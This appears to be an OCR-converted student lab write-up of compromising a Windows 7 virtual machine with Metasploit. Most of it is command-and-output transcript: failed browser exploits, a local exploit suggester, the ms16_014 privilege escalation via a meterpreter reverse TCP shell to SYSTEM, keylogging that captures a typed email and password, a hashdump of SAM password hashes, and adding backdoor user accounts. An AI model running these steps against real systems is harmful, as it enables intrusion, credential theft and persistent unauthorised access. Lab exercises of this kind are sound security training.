
After that , we set the host ip and deploy the exploit


```
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > set SRVHOST 10.0.2.4
SRVHOST => 10.0.2.4
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.4:4444
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > [*] Using URL: http://10.0.2.4:8080/BPQBq
UtuqWMO
[*] Server started.
```





```
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.4:4444
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > [*] Using URL: http://10.0.2.4:8080/BPQBq
UtuqWMO
[*] Server started.
[*] 10.0.2.15        Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit - Gathering target information for 10.0.2.15
[*] 10.0.2.15        Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit - Sending HTML response to 10.0.2.15
[!] 10.0.2.15        Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit - Exploit requirement(s) not met: flash. For more i
nfo: http://r-7.co/PVbcgx
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) >
```

Turns out that exploit was patched , so we looked for Mozilla Firefox Exploits





Didn’t work . Tried IE exploits




```
msf5 > use auxiliary/gather/ie_sandbox_findfiles
msf5 auxiliary(gather/ie_sandbox_findfiles) > show options

Module options (auxiliary/gather/ie_sandbox_findfiles):

   Name       Current Setting
                              Required  Description
   ----       ---------------
                              --------  -----------
   PATHS      Testing/Not/Found/Check.txt, Windows/System32/calc.exe, Program Files (x86)/Mozilla Firefox/firefox.exe, Progra
re Tools/TPAutoConnSvc.exe  yes       The list of files to check (comma separated).
   SHARENAME  falcon
                              yes       The name of the top-level share.
   SRVHOST    0.0.0.0
                              yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

msf5 auxiliary(gather/ie_sandbox_findfiles) >
```


```
msf5 > use auxiliary/gather/ie_sandbox_findfiles
msf5 auxiliary(gather/ie_sandbox_findfiles) > show options

Module options (auxiliary/gather/ie_sandbox_findfiles):

   Name       Current Setting
                              Required  Description
   ----       ---------------
                              --------  -----------
   PATHS      Testing/Not/Found/Check.txt, Windows/System32/calc.exe, Program Files (x86)/Mozilla Firefox/firefox.exe, Progr
re Tools/TPAutoConnSvc.exe  yes       The list of files to check (comma separated).
   SHARENAME  falcon
                              yes       The name of the top-level share.
   SRVHOST    0.0.0.0
                              yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

msf5 auxiliary(gather/ie_sandbox_findfiles) > set SVRHOST 10.0.2.4
SVRHOST => 10.0.2.4
msf5 auxiliary(gather/ie_sandbox_findfiles) > exploit

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.0.2.4:80/
[*] Server started.
```

```
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.0.2.4:80/
[*] Server started.
[*] GET /icons/openlogo-75.png Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 image.svg
[*] GET /icons/openlogo-75.png Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 returning landing page
[*] GET /favicon.ico Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 image.svg
[*] GET /favicon.ico Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 returning landing page
```

Decided to look for some exploits online and found this

https://www.exploit-db.com/exploits/40039







Migrating to another process after getting in the systemby using a basic payload


Χρήσιμο άρθρο που χρησιμοποιήσαμε :

https://blog.rapid7.com/2015/08/11/metasploit-local-exploit-suggester-do-less-get-more/

So this pretty much gives us more privileges


Shell No. 1
File Actions Edit View Help
msf5 post(multi/recon/local_exploit_suggester) > options
Module options (post/multi/recon/local_exploit_suggester):
Name Current Setting Required Description
SESSION yes The session to run this module on
SHOWDESCRIPTION false yes Displays a detailed description for the available exploits
msf5 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf5 post(multi/recon/local_exploit_suggester) >


Shell No. 1
File Actions Edit View Help
msf5 post(multi/recon/local_exploit_suggester) > run
[*] 10.0.2.15 - Collecting local exploits for x64/windows ...
[*] 10.0.2.15 - 14 exploit checks are being tried ...
[+] 10.0.2.15 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > date
[*] exec: date
Sun 23 Feb 2020 09:55:50 PM EET
msf5 post(multi/recon/local_exploit_suggester) >


Trash
File System
Home
15133 15139
exploits.txt
Shell No. 4
File Actions Edit View Help
Shell No. 1
Shell No. 4
root@kali:~/Desktop# nano exploits.txt
root@kali:~/Desktop# cat exploits.txt
exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
root@kali:~/Desktop#

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > info

       Name: Windows WMI Receive Notification Exploit
     Module: exploit/windows/local/ms16_014_wmi_recv_notif
   Platform: Windows
       Arch: x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2015-12-04

Provided by:
  smmrootkit
  de7ec7ed
  de7ec7ed

Available targets:
  Id  Name
  --  ----
  0   Windows 7 SP0/SP1

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION  1                yes       The session to run this module on.

Payload information:
  Space: 4096

Description:
  This module exploits an uninitialized stack variable in the WMI
  subsystem of ntoskrnl. This module has been tested on vulnerable
  builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.
```

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > options

Module options (exploit/windows/local/ms16_014_wmi_recv_notif):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf5 exploit(windows/local/ms16_014_wmi_recv_notif) >
```

And after setting up the exploit and running it we **instantly become the SYSTEM**

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Launching notepad to host the exploit...
[+] Process 2984 launched.
[*] Reflectively injecting the exploit DLL into 2984...
[*] Injecting exploit into 2984...
[*] Exploit injected. Injecting payload into 2984...
[*] Payload injected. Executing exploit...
[*] Sending stage (206403 bytes) to 10.0.2.15
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 4 opened (10.0.2.4:4444 → 10.0.2.15:49195) at 2020-02-23 22:05:18 +0200

meterpreter > shell
Process 2880 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeRelabelPrivilege
SeChangeNotifyPrivilege
SeTcbPrivilege
SeCreateGlobalPrivilege
SeSystemEnvironmentPrivilege
SeCreatePagefilePrivilege
SeManageVolumePrivilege
SeCreatePermanentPrivilege
SeSecurityPrivilege
SeCreateSymbolicLinkPrivilege
SeSystemtimePrivilege
SeCreateTokenPrivilege
SeTrustedCredManAccessPrivilege
SeDebugPrivilege
SeProfileSingleProcessPrivilege
SeImpersonatePrivilege
SeRestorePrivilege
SeIncreaseBasePriorityPrivilege
SeShutdownPrivilege
SeIncreaseQuotaPrivilege
SeSystemProfilePrivilege
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeRelabelPrivilege
SeChangeNotifyPrivilege
SeTcbPrivilege
SeCreateGlobalPrivilege
SeSystemEnvironmentPrivilege
SeCreatePagefilePrivilege
SeManageVolumePrivilege
SeCreatePermanentPrivilege
SeSecurityPrivilege
SeCreateSymbolicLinkPrivilege
SeSystemtimePrivilege
SeCreateTokenPrivilege
SeTrustedCredManAccessPrivilege
SeDebugPrivilege
SeProfileSingleProcessPrivilege
SeImpersonatePrivilege
SeRestorePrivilege
SeIncreaseBasePriorityPrivilege
SeShutdownPrivilege
SeIncreaseQuotaPrivilege
SeSystemProfilePrivilege
SeIncreaseWorkingSetPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeTimeZonePrivilege
SeLockMemoryPrivilege
```

```
meterpreter > background
[*] Backgrounding session 4...
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > 
```

https://www.exploit-db.com/exploits/40039

Trying some commands we tried earlier that didn't work


```
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Fanis-Giorgos\FanisGiorgos
meterpreter > screenshot
Screenshot saved to: /root/WtYfFsXJ.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
faceboook.com<CR>
<^H><CR>
facebook<CR>
mitsik<^H><^H><^H><^H>stiko<Right Shift>email<Right Shift>@gmail.commstikoskodikos123
```

```
<^H><CR>
facebook<CR>
mitsik<^H><^H><^H><^H>stiko<Right Shift>email<Right Shift>@gmail.commstikoskodikos123

meterpreter > shell
Process 680 created.
Channel 16 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user IntruderGiorgos IntruderFanis /add
net user IntruderGiorgos IntruderFanis /add
System error 5 has occurred.

Access is denied.


C:\Windows\system32>
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FanisGiorgos:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:ae90fe329865d1ba79fd181f8475c490:::
IntruderFanis:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IntruderGiorgos:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

Gives us the SAM (Security Account Manager) of windows .

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FanisGiorgos:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:ae90fe329865d1ba79fd181f8475c490:::
IntruderFanis:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IntruderGiorgos:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > shell
Process 1296 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FanisGiorgos             Guest
IntruderFanis            IntruderGiorgos
The command completed with one or more errors.


C:\Windows\system32>
```



Adding new users and administrators

```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FanisGiorgos             Guest
IntruderFanis            IntruderGiorgos
The command completed with one or more errors.


